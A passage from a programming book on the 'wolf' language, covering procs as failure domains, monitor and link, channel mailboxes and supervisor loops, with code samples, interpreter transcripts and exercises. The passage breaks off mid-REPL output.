Exercise 13-10 *(comprehension + extension · lupin)*. 13-5′s byte scan found lines; this one counts hits. Write `count(hay, needle, overlapping)` — the same `hay[i..i + needle.len] == needle` probe — where the flag decides whether a hit advances `i` by one byte or by the needle's length. Predict both answers for `"aaaa"` / `"aa"` before running. Which convention does a text editor's find-and-replace need, and what goes wrong under the other one?

Exercise 13-11 *(extension · lupin)*. 13-5 searched a `str` with `str` slices. Do it a layer down, over bytes, and lend the haystack rather than handing it over: `find(hay, needle) -> int` takes two `List[int]` byte views and answers the first index where the needle starts, or `-1`. The window comparison belongs in its own function, so the slice happens inside a callee working on a view it does not own. Two questions: what does the caller still hold after the call, and how many bytes does one window cost?

14. Procs: the unit of failure

Everything in this part so far has been about work that succeeds. A scope joins its children, a channel carries their answers, a `select` waits on several things at once. When a child failed, chapter 10 sent the error up to the join and chapter 6′s machinery read it. That is the right answer for a computation that can fail. It is the wrong answer for a *service* that can fail, and the shelf is about to show why:

```
wolf · runs, exit 0
struct Doc { title: str, words: int }
fn shard() -> !int {
    var docs = List[Doc]()
    (mut docs).push(Doc { title: "regions", words: 900 })
    (mut docs).push(Doc { title: "moves", words: 640 })
    Corrupt
}
fn main() -> !int {
    let index = spawn proc shard()
    let m = index.monitor()
    select {
        exit(reason) from m => { print("the shard is down: {reason}") },
        timeout(1.s) => { print("no word from the shard") },
    }
    print("the shelf is still serving")
    0
}
```

```
console
$ lupin shard.lu
the shard is down: error(Corrupt)
the shelf is still serving
```

Two documents were allocated and then the shard gave up. Nobody freed them, nobody unwound anything, and `main` was *told* an error, by name, and went on serving. A *proc* is the thing that died: a failure domain, with its own memory, whose death is an event other procs can subscribe to instead of an error they have to catch.

14.1 Armstrong’s argument, one page

The design above is not new and this book will not pretend it is. It is Joe Armstrong’s, from the 2003 thesis that came out of building the AXD301 switch at Ericsson, and it compresses to one page because the argument is short and every clause of it does work.

Start from the observation that software fails in ways you did not enumerate. Not the errors in your row: those are chapter 6′s, and they are values because you thought of them. The other kind: the assertion that should have held, the index that was not there, the invariant two threads broke between them. You cannot handle what you did not predict, so the only

sound response is to stop the part of the system that is now in an unknown state, and restart it from a known one.

That is only sound if "the part" is a real boundary. If the failing code shares mutable state with the code that survives, restarting it does not restore a known state: it leaves half-updated data behind and a supervisor that believes it fixed something. So the argument's real content is a constraint on architecture, and Armstrong states it as an alignment: the unit of service, the unit of failure, and the unit of ownership are the same unit. Draw those three boundaries on top of each other and "let it crash" is arithmetic. Draw them apart and no amount of supervision helps.

Wolf spells that unit `proc`. What crosses between procs is messages; what does not cross is a writable reference to anything. The rule is chapter 10's D14 rule, unchanged and pointed at a bigger boundary: a proc's function is an ordinary function taking ordinary arguments, and what it may receive is what a channel may carry.

Three ways to stop

A proc's death is *reported*, not thrown, and the report is a value with a shape. Here are the three shapes on one page:

```
wolf · runs, exit 0
fn ok() -> int { 3 }
fn bad() -> !int { Corrupt }
fn parked() -> int {
    let idle = channel[int](0)
    let v = idle.recv() else |_| { return 0 }
    v
}
fn reason_of(p: Proc[int], label: str) {
    let m = p.monitor()
    select {
        exit(reason) from m => { print("{label}: {reason}") },
        timeout(1.s) => { print("{label}: no word") },
    }
}
fn main() -> !int {
    reason_of(spawn proc ok(), "returned")
    reason_of(spawn proc bad(), "failed")
    let k = spawn proc parked()
    k.kill()
    reason_of(k, "killed")
    0
}
```

```
console
$ lupin reasons.lu
returned: normal(3)
failed: error(Corrupt)
killed: killed
```

`normal(3)` carries the value the proc's function returned: the result rides along inside the reason, which is why a proc that computes something does not need a channel to hand it back. `error(Corrupt)` is a failure the proc reported about itself, with the tag from its own error row. `killed` is what happens when somebody else decides. Three shapes, three predicates (`is_normal`, `is_error`, `is_killed`), and a supervisor that only asks the first one treats the other two the same, which is usually the policy it wants.

Read the signature of `reason_of` before moving on, because it is the whole ergonomics of this chapter. A proc handle is an ordinary value: passed to an ordinary function whose signature names its type and nothing else — `spawn proc ok()` produces a value and the next line hands it to a function like any other. `monitor` is a method on it that hands back a channel of exit messages, and `select`'s `exit(reason) from m` arm is how you read one. There is no callback, no registry, and no supervisor type in the language, which is the point of §15.2.

The parameter's type is `Proc[int]`, the handle of a proc whose function returns an `int`. `bad` returns `!int`, and its handle is the same type: the error row is how the proc can die, not what it hands back, so it rides in the exit reason rather than in the `T`. The next section is what the `T` is for.

The handle has a name, and the name has a join

`Proc[T]` is the handle's type, and `T` is the value its join collects (`[conc.proc.handle]`, `[conc.proc.join]`). A supervisor that wants the proc's *value* rather than its exit class says so in the signature, and reads it back where it waits:

```
wolf · part(watch) · runs, exit 0
fn ok() -> int { 3 }
fn watch(p: Proc[int]) -> int {
    p.join() else |_| { 0 }
}
fn main() -> !int {
    print("{watch(spawn proc ok())}")
    0
}
```

```
console
$ wolf run watch.lu
3
$ lupin watch.lu
3
```

`p.join()` blocks the calling task until `p` exits and hands back `T ! {error, killed, cancelled, fault}`: the ok half is the value, and each row tag is one of the abnormal shapes above read as a tag. It is not a second delivery — it is the same exit reason `monitor` carries, read synchronously instead of as a message, which is why a join after the proc has already exited answers at once and never blocks. It is also a blocking point, so cancelling the *joining* task surfaces there (`[conc.cancel.points]`).

Per-proc accounting, closed

Now the part of the argument Armstrong's thesis leaves open, and states that it leaves open. Erlang's isolation is per-process, but its *accounting* is not: a process that grows a huge mailbox or a huge heap takes memory from the node, and the node is shared. The folklore remedies (poll `message_queue_len`, set `max_heap_size`, watch the node) are all measurements after the fact, because the runtime has no structural place to put "this process's memory."

Wolf has one, and chapter 8 built it. A proc owns regions. Ask the interpreter what exists after a proc is spawned:

```
repl
wolf> struct Doc { title: str, words: int }
defined type `Doc`
wolf> fn shard() -> !int { var xs = List[Doc](); (mut xs).push(Doc
{ title: "regions", words: 900 }); Corrupt }
defined fn `shard`
wolf> let s = spawn proc shard()
wolf> :mem
regions:
  #0 `program` arena state=open objects=0
  #1 `proc:shard` arena state=open objects=0
tasks and procs:
  proc#0 `program` root=task0 state=live
  proc#1 `shard` root=task1 state=live
  task#0 `main` Running
  task#1 `proc:shard` Ready
```

Region `#1` is the shard's, created with the shard and named after it. Every allocation the shard makes without naming a region lands there, which means "how much memory does this service hold" is a question about one region, not about a heap. §14.2 is what happens to that region when the shard dies.

It is also a question with an answer rather than an estimate. §8.9′s `region_bytes` reads that region's ledger, and `cap:` on the region's declaration turns the reading into a bound: a shard that asks for more than it was given traps at the allocation, the proc dies, and the reason reaches its monitor as `fault(alloc-contract)` — `is_alloc_contract()` on the join side. That is the last piece Armstrong's argument leaves open, closed in the direction the thesis points: not a measurement after the fact, but a contract the runtime enforces at the site, contained by the same boundary that contains every other way a proc can die.

The design target

The thesis reports a number about AXD301: around 92% of its functions contained no concurrency at all. The claim is that 92% of it was *sequential*, written and tested as ordinary functions, with the concurrency confined to a thin layer that started things and watched them.

Treat that as a target, not a curiosity. The chapters in this part give you seven or eight constructs, and the measure of a design that uses them well is how little of the program

has to know they exist. The shelf's shard above is an ordinary function that builds a list and returns an error; nothing in it is concurrent, and it became a failure domain because one line somewhere else said `spawn proc`.

The one thing both tools refuse

`spawn proc f()` takes an argument list, always, and the compiler and the interpreter agree about it at the same character:

```
wolf · rejected, E0201
fn shard() -> !int { 0 }
fn main() -> !int {
    let index = spawn proc shard
    0
}
```

```
diagnostic
error[E0201]: expected `(…)` proc arguments
 --> ./s3.lu:6:33
  |
6 |     let index = spawn proc shard
  |                                 ^
  |
```

```
console
$ lupin noparens.lu
noparens.lu: E0201: expected `(`, found an end of line [gram.expr.conc] at
3:33
$ echo $?
2
```

The rule is small and the reason it is grammar rather than inference is not. A proc is spawned by *calling* something, so the arguments it will own are written at the spawn site, in one place, where a reader looking for "what does this service start with" finds them. There is no `spawn proc f` that means "spawn `f` with whatever is around."

Exercise 14-1 *(comprehension · lupin)*. A proc's function returns `3`. Before running, predict both fields of the line this prints:

```
wolf
fn worker() -> int { 3 }
fn main() -> !int {
    let w = spawn proc worker()
    let m = w.monitor()
    select {
        exit(reason) from m => {
            print("normal={reason.is_normal()}
killed={reason.is_killed()}")
        },
        timeout(1.s) => { return 1 },
    }
```

```
    0
}
```

Exercise 14-2 *(design)*. A log-search service has three concerns: an HTTP listener, a query planner, and one index shard per disk. Argue where the proc boundaries go. For each boundary you draw, name the failure it isolates and the state that dies with it; for one boundary you chose *not* to draw, name what shared fate you accepted.

14.2 Crash means bulk-free

A proc's death frees its regions. That sentence is the reason this chapter is in a book that spent a whole part on memory, and it is observable: ask what exists, kill the shard, ask again.

```
repl
wolf> struct Doc { title: str, words: int }
defined type `Doc`
wolf> fn shard() -> !int { var xs = List[Doc](); (mut xs).push(Doc
{ title: "regions", words: 900 }); Corrupt }
defined fn `shard`
wolf> let s = spawn proc shard()
wolf> :mem
regions:
  #0 `program` arena state=open objects=0
  #1 `proc:shard` arena state=open objects=0
tasks and procs:
  proc#0 `program` root=task0 state=live
  proc#1 `shard` root=task1 state=live
  task#0 `main` Running
  task#1 `proc:shard` Ready
wolf> let m = s.monitor()
wolf> select { exit(reason) from m => { print("shard down:
normal={reason.is_normal()}") }, timeout(1.s) => { print("timeout") }, }
shard down: normal=false
wolf> :mem
regions:
  #0 `program` arena state=open objects=0
tasks and procs:
  proc#0 `program` root=task0 state=live
  proc#1 `shard` root=task1 state=error
  task#0 `main` Running
  task#1 `proc:shard` Done
```

Region `#1` is gone, and no line of the program freed it. The proc is still in the forest, because a supervisor may want to ask about it, and its state is `error`: the record of the death outlives the memory the death released.

That is the whole cleanup story for a crashed proc, and what is *absent* from it is the point: no destructor ran, no finalizer queue drained, and the garbage collector that would have noticed does not exist. There is no traversal of the shard's data proportional to how much data it had, because a region is freed as one act regardless of how many objects are in it (§8.8). Erlang's answer here is the same shape (a dead process's heap goes back whole),

and wolf gets it in a language with no garbage collector at all, because the granule was already in the type system.

Kill and cancel are different verbs

Which raises the question chapter 10 §10.4 deliberately left standing. A cancelled task runs its `defer`s on the way out. What does a proc do?

It depends on which verb you used, and the difference is decided rather than incidental:

```
wolf · runs, exit 0
fn shard() -> !int {
    defer print("the shard closed its cursor")
    let queries = channel[str](0)
    let q = queries.recv()?
    print("serving {q}")
    0
}
fn reason_of(p: Proc[int], label: str) {
    let m = p.monitor()
    select {
        exit(reason) from m => { print("{label}: {reason}") },
        timeout(1.s) => { print("{label}: no word") },
    }
}
fn main() -> !int {
    let polite = spawn proc shard()
    polite.cancel()
    reason_of(polite, "cancelled")
    let rude = spawn proc shard()
    rude.kill()
    reason_of(rude, "killed")
    0
}
```

```
console
$ lupin verbs.lu
the shard closed its cursor
cancelled: cancelled
killed: killed
```

One cursor was closed, out of two shards that both registered a `defer` to close one. `cancel` is chapter 10's cooperative cancellation raised to proc granularity: it is delivered at a blocking point, the blocked `recv` hands back an error, the `?` returns through the frame, and returning is what runs a `defer`. The exit reason is `cancelled`, which is a fourth shape and the one that means "asked to stop, and did."

`kill` is not that. It destroys the proc where it stands and frees its regions, and the `defer` does not run.

The asymmetry looks harsh until you ask what the alternative would be. A kill has to be safe to issue against a proc in *any* state, including a proc that is spinning in a loop with no blocking point, and including a proc whose invariants are already broken, which is the

usual reason somebody reached for `kill`. Running that proc's cleanup code would mean running arbitrary user code inside a failure domain that is being destroyed for misbehaving. So the language declines, and the compensation is the region: nothing leaks, because the memory was never the `defer`'s job.

The design consequence is a rule for your own code. Anything that must be released even if its owner is killed does not belong to the proc that might be killed. It belongs to the other side of a channel, or to the supervisor above it (chapter 15's subject).

```
verb        delivered at      defers run   regions      exit reason
cancel      a blocking point  yes          freed        cancelled
kill        immediately       no           freed        killed
```

Both rows free the regions. That is the column that makes the rest of the table a choice about *code*, not a choice about leaks.

Exercise 14-3 *(comprehension · lupin)*. `build_then_crash` allocates a hundred integers into a region, then returns an error. Predict what the monitor reports and, separately, what happened to the hundred integers; then say which line of code freed them.

Exercise 14-4 *(comprehension · lupin)*. `sleeper` registers a defer and then blocks forever on an empty channel; the owner kills it. Two prints are written in this program: `defer-skipped` in the proc and `released` in the owner. Predict which of them appear, and in what order:

```
wolf
fn sleeper() -> int {
    defer print_raw("defer-skipped")
    let ch = channel[int](0)
    let v = ch.recv() else |_| { return 1 }
    v
}
fn main() -> !int {
    let w = spawn proc sleeper()
    let m = w.monitor()
    w.kill()
    select {
        exit(reason) from m => {
            if reason.is_killed() { print_raw("released") } else
{ print_raw("wrong") }
        },
        timeout(1.s) => { print_raw("timeout") },
    }
    0
}
```

Exercise 14-5 *(comprehension · lupin)*. The same shape at task granularity. One sibling blocks on a channel with a defer registered; the other fails. Predict the output. Then state, in one sentence each, why this defer runs when 14-4's did not:

```
wolf
fn fail_fast() -> !int { Boom }
fn race_them() -> !int {
    let ch = channel[int](0)
    scope s {
        s.spawn(fn() {
            defer print("sibling cleanup ran")
            let v = ch.recv()?
            v
        })
        s.spawn(fn() { fail_fast() })
    }
    0
}
fn main() -> !int {
    let r = race_them() else |_| { 42 }
    if r == 42 { print("caught") }
    0
}
```

14.3 Mailboxes

A proc that owns state serves it to everybody else through a queue, and in wolf that queue is chapter 12's channel with no additions:

```
wolf · runs, exit 0
struct Doc { title: str, words: int }
fn shelver(inbox: channel[Doc]) -> int {
    var words = 0
    for d in inbox { words += d.words }
    words
}
fn main() -> !int {
    let inbox = channel[Doc](4)
    let s = spawn proc shelver(inbox)
    let m = s.monitor()
    inbox.send(Doc { title: "regions", words: 900 })?
    inbox.send(Doc { title: "moves", words: 640 })?
    inbox.close()
    select {
        exit(reason) from m => { print("the shelver finished:
{reason}") },
        timeout(1.s) => { print("the shelver is still working") },
    }
    0
}
```

```
console
$ lupin shelver.lu
the shelver finished: normal(1540)
```

The mailbox is `inbox`, the receive loop is `for d in inbox`, and the answer comes back in the exit reason because the proc's whole job was to produce one number. Everything

in that program is vocabulary you already have. `words` is a local of one proc, so nothing synchronizes it and no lock appears anywhere; the close is the sender's promise that there is no third document; and the count is the same under every schedule, which the explorer confirms because addition does not care what order it happens in.

Two message *kinds* want two channels and a `select`:

```
wolf · runs, exit 0
fn desk(shelving: channel[int], queries: channel[int], out: channel[int])
-> int {
    var served = 0
    while served < 2 {
        select {
            n from shelving => { out.send(n) },
            n from queries => { out.send(0 - n) },
        }
        served += 1
    }
    served
}
fn main() -> !int {
    let shelving = channel[int](1)
    let queries = channel[int](1)
    let out = channel[int](2)
    let d = spawn proc desk(shelving, queries, out)
    shelving.send(900)?
    queries.send(1)?
    let x = out.recv() else |_| { return 1 }
    let y = out.recv() else |_| { return 1 }
    print("the desk handled two kinds of message: {x + y}")
    0
}
```

```
console
$ lupin desk.lu
the desk handled two kinds of message: 899
```

That is the whole mailbox design: typed channels, one per conversation, multiplexed by `select`. What it does not have is a feature Erlang programmers will look for immediately, so here is why it is missing.

Why there is no selective receive

Erlang's `receive` matches patterns against the mailbox and takes the first message that matches, leaving the rest queued. It is genuinely expressive: a call-and-response over one mailbox is four lines, because the reply is picked out by pattern while unrelated traffic waits its turn.

The cost is a scan. Every selective receive may walk the queue, so a receive that matches nothing walks all of it, and a message class that *never* matches is never removed. The failure mode is a mailbox that grows silently until the node dies, and it is common enough that Erlang folklore has a name for it and Erlang tooling has a counter for it. The expensive

version is worse: a proc whose queue is long spends time proportional to the queue on each receive, so the system gets slower exactly as it falls behind, which is the shape of every queueing collapse.

Wolf's answer is to make the topology explicit instead. One channel per conversation, each with a capacity you chose, and pattern matching happens on the channel, not on the contents of one queue. The reply channel in the program above is that trade, made once: the desk answers on `out` because `out` is the answer's route, not because somebody wrote a pattern that happens to match answers.

You pay for it in expressiveness. A protocol that Erlang writes as one mailbox and three patterns, wolf writes as three channels; the three channels are declared, bounded, and visible to the scheduler, and none of them can grow without limit while nobody looks. Less clever per receive, and every queue in the program has a name and a bound.

Handlers are atomic and non-blocking

One posture, stated plainly because it decides the shape of every service you write. A proc's receive loop handles one message at a time to completion. There is no reentrancy, no interleaving of two handlers, and therefore no lock inside a proc: the proc *is* the lock, and its state is private by construction.

Which means a handler that blocks stops the service. A `recv` in the middle of handling a message is a service that has stopped serving everybody else in order to wait for one thing, and the fix is to make the waiting somebody else's job, never a timeout inside the handler. Spawn a task for the slow part and let it send the result back as another message, or spawn a proc per conversation. The handler's contract is that it finishes.

Exercise 14-6 *(fingers · lupin)*. Build a counting service: a proc that reads commands from a channel, where `0` means "reply with the total" and any other value adds to it. Drive it with 5, 2, then a report, and print what comes back.

Exercise 14-7 *(extension · lupin)*. Grow the protocol: `-1` resets the counter. Report the total, reset, add 3, and report again. Predict both numbers first, then answer: what ordering guarantee makes your prediction safe, and which chapter taught it?

Exercise 14-8 *(design)*. Erlang mailboxes offer selective receive: a proc can pluck the first message matching a pattern, leaving the rest queued. Wolf's mailbox is a FIFO channel plus `select` over multiple channels. State one protocol that selective receive expresses more directly, then argue wolf's side: what does a skipped-over message cost in Erlang that wolf's design refuses to pay?

What a proc costs

Three facts, which are contract, not implementation detail.

A proc is not an OS process. Isolation at v1 is in-process: procs share an address space, and what separates them is the type system's refusal to let a writable reference cross, not a page table. The consequence: a proc that reaches the unsafe tier (chapter 9) and corrupts

memory can corrupt another proc's memory, because the membrane there is an audited `unsafe` block, not hardware. Safe wolf has no such reach, and the isolation is exactly as strong as the audit surface §9.7 taught you to grep for.

A proc costs a region and a task. The region is created with the proc and freed with it; the task is chapter 10's task, scheduled the same way, and a proc's root task blocks and wakes like any other. Nothing about `spawn proc` is a different scheduler.

A proc's death is ordered with respect to its monitors. Everything the proc did happens before the exit message its monitor receives, which is what makes the two `:mem` dumps in §14.2 evidence, not a race: by the time the reason arrives, the memory is already gone, and no monitor can observe a half-freed proc.

Exercise 14-9 *(comprehension + schedule play · lupin)*. Two client tasks each send two increments to the counting proc; the scope joins, then main asks for the total. Run it under seeds 0, 1, 5, 9. Predict first: does the total vary with the schedule, and why not? Then name the thing that *does* vary between those runs even though no output shows it.

Exercise 14-10 *(extension · lupin)*. A stockroom proc: its mailbox carries lines like `put 40` and `take 15`, each handled to completion — parse the verb and the number with `words()`, keep a running count, floor it at zero when a `take` overdraws. `main` sends five commands, closes, and learns the final count the way 14-6's shelver reported its words: riding home in the exit reason. Why does the overdraw rule live in the proc rather than in the senders, and what does that placement buy when a second sender appears?

15. Link, monitor, supervision

Chapter 14 gave you a failure domain and a way to hear about its death. It did not say what to *do* about the death, and that omission was deliberate: the answer is a policy, policies belong in programs, and wolf puts exactly two primitives under the policy so that everything above them is code you can read.

Here are both of them, in the two programs that differ by one line.

15.1 Two primitives

`monitor` makes a death into information:

```
wolf · runs, exit 0
fn shard() -> !int { Corrupt }
fn main() -> !int {
    let index = spawn proc shard()
    let m = index.monitor()
    select {
        exit(reason) from m => { print("the shelf heard about it:
{reason}") },
        timeout(1.s) => { print("no word from the shard") },
    }
    print("the shelf is still serving")
    0
}
```

```
console
$ lupin monitored.lu
the shelf heard about it: error(Corrupt)
the shelf is still serving
```

`link` makes it contagion:

```
wolf · runs, exits nonzero
fn shard() -> !int { Corrupt }
fn main() -> !int {
    let index = spawn proc shard()
    index.link()
    let idle = channel[int](0)
    let v = idle.recv() else |err| { print("the shelf noticed: {err}");
return 7 }
    print("still serving {v}")
    0
}
```

```
console
$ lupin linked.lu
$ echo $?
1
```

Nothing printed. Read that carefully, because the silence is the whole lesson: the `else | err|` handler exists, it is on the blocking call, and it did not run. A link ends the linked proc; no error is delivered. The shelf died at its `recv` with the shard's failure as its own exit reason, and the process ends badly rather than well.

The exit NUMBER is the tool's. `index.link()` with no argument couples the shard to the caller's proc, which in `main` is the root supervisor's domain (`[conc.proc.root]`), and that clause ends the process with "a nonzero, implementation-specified status" when the domain dies abnormally — `[conf.trap.exit]` asks a conforming tool to compare the outcome class and never the number. The transcript above is `lupin`'s and reads 1. A compiled binary reads 121 and prints a line naming the root kill. Neither is a bug, and the fence says `run(exit=nonzero)` so that the book asserts only what the language promises.

The choice between the two answers one question about any pair of procs in your design:

Is this failure information, or is it fate? If the survivor has something useful to do (retry, reroute, degrade, log and carry on), the failure is information and `monitor` is the primitive. If the survivor has nothing useful to do, `link` says so in one word and makes it true even while the survivor is blocked. Code written below a link is code written in the knowledge that it may never run.

Two shapes of link, because fate has two shapes. `child.link()` couples the child to the proc that is asking, which is the one above. Two procs that are peers couple to each other:

```
wolf · interpreted run, exit 0
fn parked() -> int {
    let idle = channel[int](0)
    let v = idle.recv()?
    v
}
fn main() -> !int {
    let a = spawn proc parked()
    let b = spawn proc parked()
    a.link(b)
    let m = b.monitor()
    a.kill()
    select {
        exit(reason) from m => { print("b went with a: {reason}") },
        timeout(1.s) => { print("b survived") },
    }
    0
}
```

```
console
$ lupin pair.lu
b went with a: killed
```

`a.link(b)` is symmetric and idempotent per pair: linking twice is linking once, and either one dying takes the other. The compressor that has no uploader is doing work nobody will receive; the uploader with no compressor has nothing to send. That pair wants a link, in

either spelling, and `main` above is watching from outside the pair, which is the position a supervisor occupies.

Coming from Erlang: *these are Erlang's two primitives with Erlang's two meanings, and the lineage is deliberate, with two differences. Erlang's `link` is trappable: `process_flag(trap_exit, true)` converts an incoming exit signal into a message, which is how OTP supervisors are built on top of links. Wolf splits that at the primitive instead: if you want the message, you asked for `monitor`, and a link is not convertible into one. The other difference is `monitor`'s delivery channel. Erlang's monitor sends a message to the mailbox, where it competes with every other message; wolf's `monitor` hands back a channel, so the exit arrives on its own route and a `select` arm can wait on it without the service's other traffic interleaving; the cost is one more channel to declare.*

Exercise 15-1 *(comprehension · lupin)*. Chapter 14 showed a proc returning a value: `is_normal()` was true. This proc returns an error instead. Predict both fields; there are three possible exit shapes, and this line can only show you two booleans:

```
wolf
fn boom() -> !int { Bad }
fn main() -> !int {
    let w = spawn proc boom()
    let m = w.monitor()
    select {
        exit(reason) from m => {
            print("normal={reason.is_normal()}
killed={reason.is_killed()}")
        },
        timeout(1.s) => { return 1 },
    }
    0
}
```

Exercise 15-2 *(comprehension · lupin)*. `monitor` delivers a message; `link` shares fate. This program links to a proc that fails, then blocks on an empty channel. Two prints are written. Predict what appears on stdout, and whether the process ends well or badly — not the exit number, which is the tool's and not the language's:

```
wolf · runs, exits nonzero
fn boom() -> !int { Bad }
fn main() -> !int {
    let w = spawn proc boom()
    w.link()
```

```
    let ch = channel[int](0)
    let v = ch.recv() else |err| { print("recv failed"); return 7 }
    print("got {v}")
    0
}
```

Exercise 15-3 *(design)*. A pipeline proc feeds a compressor proc, which feeds an uploader proc. For each of the three pairs, choose `link` or `monitor` and defend the choice with the failure you are designing for. One of the three answers should be "neither": which, and what replaces it?

15.2 A supervisor in forty lines

There is no supervisor in the language. There is a loop, a monitor, a judgment about the reason, and a budget, and if you have read the two sections above you already have all four. Here is the whole thing, on one page, before anything hands you a library:

```
wolf · part(sup)
fn shard(attempt: int, ok: str, out: channel[str]) -> !int {
    if attempt < 3 { return Corrupt }
    out.send(ok)?
    0
}
```

```
wolf · part(sup) · runs, exit 0
fn supervise(name: str, budget: int, out: channel[str]) -> !int {
    var attempt = 1
    while attempt <= budget {
        let child = spawn proc shard(attempt, "shard {attempt} serving",
out)
        let m = child.monitor()
        select {
            exit(reason) from m => {
                if reason.is_normal() { return attempt }
                out.send("{name} attempt {attempt} died: {reason}")?
                attempt += 1
            },
            timeout(1.s) => { return Stuck },
        }
    }
    Exhausted
}
fn main() -> !int {
    let out = channel[str](8)
    let n = supervise("index", 4, out) else |err| {
        print("the supervisor gave up: {err}")
        return 1
    }
    out.close()
    for line in out { print(line) }
    print("the shard came up on attempt {n}")
```

```
    0
}
```

```
console
$ lupin supervisor.lu
index attempt 1 died: error(Corrupt)
index attempt 2 died: error(Corrupt)
shard 3 serving
the shard came up on attempt 3
```

Thirty-two lines including the child and the driver. Four decisions are in it, and no library removes them:

What counts as failure. `reason.is_normal()` and nothing else. A shard that returns is done; a shard that errors or is killed gets another try. That is the coarse policy and it is the right default: a supervisor that distinguishes error kinds is a supervisor that has to be updated whenever a child grows a new error.

What restarting means. `spawn proc shard(attempt, "shard {attempt} serving", out)`: a fresh proc, a fresh region, and the arguments recomputed at the spawn site. No state carries over, which is the point. If the child needs state to survive its own restart, that state belongs to the supervisor or behind a channel, and the choice of where is the actual design work.

The success message is built here, at the spawn site, rather than inside the child — and the reason is the fresh region in the sentence above. `"shard {attempt} serving"` has a hole in it, so it is an allocation, and an allocation lands in the region its expression runs in (`[mem.region.escape]`). A `str` crosses a channel as its **view**: the bytes stay where they were built and the receiver gets a reference to them (`[conc.chan.payload]`). Build that string inside `shard` and the bytes live in the proc's own region, which `[conc.proc.kill]` frees wholesale the moment the proc exits — so the line the supervisor prints afterwards reads memory that died with the child it is reporting on. Built at the spawn site, the bytes live in `supervise`'s region, which outlives every proc it starts, and the child sends a view of something it does not own. That is the general shape and it is worth keeping: **what a** proc sends must outlive the proc. **For a** `Copy` payload — an `int`, a `bool` — the question never arises, which is why most channels never raise it.

When to stop. `budget`. Without it a deterministic crash loops forever and "restarting" degrades from recovery into denial: the same failure repeated at whatever rate the scheduler allows, with a log that says it is working on it. The budget makes the supervisor able to fail, and a supervisor that cannot fail cannot be supervised.

What failing means. `Exhausted`, an ordinary error value in `supervise`'s row, which the caller reads with `else |err|`. The supervisor's own failure is a value handed up to whoever spawned *it*, which is how a tree gets more than one level. Give the shard above a budget it cannot meet and the last line becomes `the supervisor gave up: Exhausted` at exit 1. Exercise 15-5 is that run; predict the off-by-one in the budget check on paper before you run it.

The error kernel

The reason the loop above is so short is that it does nothing except decide. It holds no shard state and touches no memory the shard touched, so the set of bugs that can kill the supervisor is much smaller than the set that can kill a shard, which is the property the whole design rests on.

That is the *error kernel*: the part of the system whose failure is not recoverable, kept small on purpose. Everything above it can crash and be restarted; the kernel itself is the code you review twice, keep boring, and never grow. Armstrong's phrasing is that you push the risky work out to the leaves and keep the trunk simple. In wolf the trunk is the supervisor loops and the leaves are the procs that do the work, and the size of the trunk is a number you can count in lines.

Which is also the argument for flat trees over deep ones. Each level of supervision adds a policy that has to be right, a budget that has to be tuned, and a hop that a failure has to climb before anything useful happens. A shard pool under one supervisor under the root is two levels and is usually enough. Deep trees look like careful engineering and behave like a telephone game.

Choosing a restart policy

One supervisor, one policy, chosen for the failure you expect. The three that cover almost everything, and what each one is for:

```
policy            on a child's death              use it when
one-for-one       restart that child alone       children are independent
all-for-all       restart every child            children share a protocol
escalate          fail, let the level above act  the budget is exhausted
```

The loop above is one-for-one with a budget of four, spelled by having one child. `all-for-all` is the same loop with a list of children and a `kill` for each survivor before the respawn, and it is what you want when the children hold state about each other: a planner that died mid-query leaves a listener holding connections whose answers will never come, so restarting the pair together resets them to a consistent nothing. `escalate` is the `Exhausted` return, and it is a policy rather than an accident: the level above knows something this level does not, which is whether "the index cannot come up" means retry the world or shut down.

None of these keeps a broken program running. A supervisor converts an unpredicted failure into a predicted one and buys time for a human. If the crash is deterministic, the budget expires and the escalation reaches somebody who can read a log, which is the correct outcome and the reason the budget exists.

Exercise 15-4 *(fingers · lupin)*. Build the smallest supervisor: spawn a worker that fails on its first attempt and succeeds on its second; monitor it; on an abnormal exit, print a line and respawn with the next attempt number; stop after three attempts. Run it and keep the output.

Exercise 15-5 *(comprehension · lupin)*. Same supervisor, but the worker fails every time. Predict the full output and the exit code before running, including how many times the worker actually runs.

Exercise 15-6 *(extension · lupin)*. Change the worker to fail twice and succeed on the third attempt (the flappy dependency pattern). Predict the output, run it, and then answer: your budget is 3. What single-character change makes this worker's recovery impossible, and what does the output become?

15.3 The root supervisor

Chapter 11 built a background refresher and then refused to build a daemon, on the grounds that work whose lifetime is the *process* wants a failure domain rather than a scope. Here it is, and it is the supervisor of §15.2 with its exit condition moved outside:

```
wolf · part(roster)
fn shard(attempt: int) -> !int {
    if attempt == 1 { return Corrupt }
    let idle = channel[int](0)
    let v = idle.recv()?
    v
}
```

```
wolf · part(roster) · runs, exit 0
fn roster(stop: channel[int], log: channel[str]) -> int {
    var attempt = 1
    var child = spawn proc shard(attempt)
    var running = true
    while running {
        let m = child.monitor()
        select {
            exit(reason) from m => {
                attempt += 1
                log.send("shard restarted") else { return attempt }
                child = spawn proc shard(attempt)
            },
            _ from stop => {
                child.cancel()
                log.send("the roster stood down") else { return attempt }
                running = false
            },
        }
    }
    attempt
}
fn main() -> !int {
    let stop = channel[int](1)
    let log = channel[str](8)
    let r = spawn proc roster(stop, log)
    print(log.recv() else |_| { return 1 })
    stop.close()
    print(log.recv() else |_| { return 1 })
```

```
    0
}
```

```
console
$ lupin roster.lu
shard restarted
the roster stood down
```

The shard crashes, comes back, and runs until told to stop; the roster runs until told to stop; the close is the telling, exactly as it was for chapter 11's refresher. What makes this a daemon rather than a background task is the failure domain: the shard's death does not reach `main`, and the roster survives it because the roster's job is to survive it.

Notice which verb stands the shard down: `child.cancel()`, the polite one, because the shard is finished rather than misbehaving, and §14.2's table says that is the verb whose `defer`s run. A shutdown path that kills its children skips their cleanup, and does it silently.

Notice, too, what the roster sends: two lines with no hole in them. A literal's bytes are static, so they belong to no region and outlive everything. The roster is a proc like the shard it restarts, and §15.2's rule reaches it too. Had it sent `` `"shard restarted after {reason}"` ``, the bytes would be built in the roster's own region, and the compiler refuses that send by E1010 (`[mem.region.proc]`), even though this roster outlives every read of its log. The rule is about where the bytes live, not about how long a particular proc happens to run.

Nothing is detached

Every proc in that program is reachable from the top. Ask the interpreter, with three procs live:

```
repl
wolf> fn shard(id: int) -> int { let idle = channel[int](0); let v =
idle.recv() else |_| { return 0 }; v }
defined fn `shard`
wolf> fn roster(n: int) -> int { var i = 0; while i < n { let c = spawn
proc shard(i); i += 1 }; let idle = channel[int](0); let v = idle.recv()
else |_| { return 0 }; v }
defined fn `roster`
wolf> let tree = spawn proc roster(2)
wolf> let pause = channel[int](0)
wolf> select { v from pause => { v }, timeout(2.ms) => { 0 }, }
0 : i32
wolf> :mem
regions:
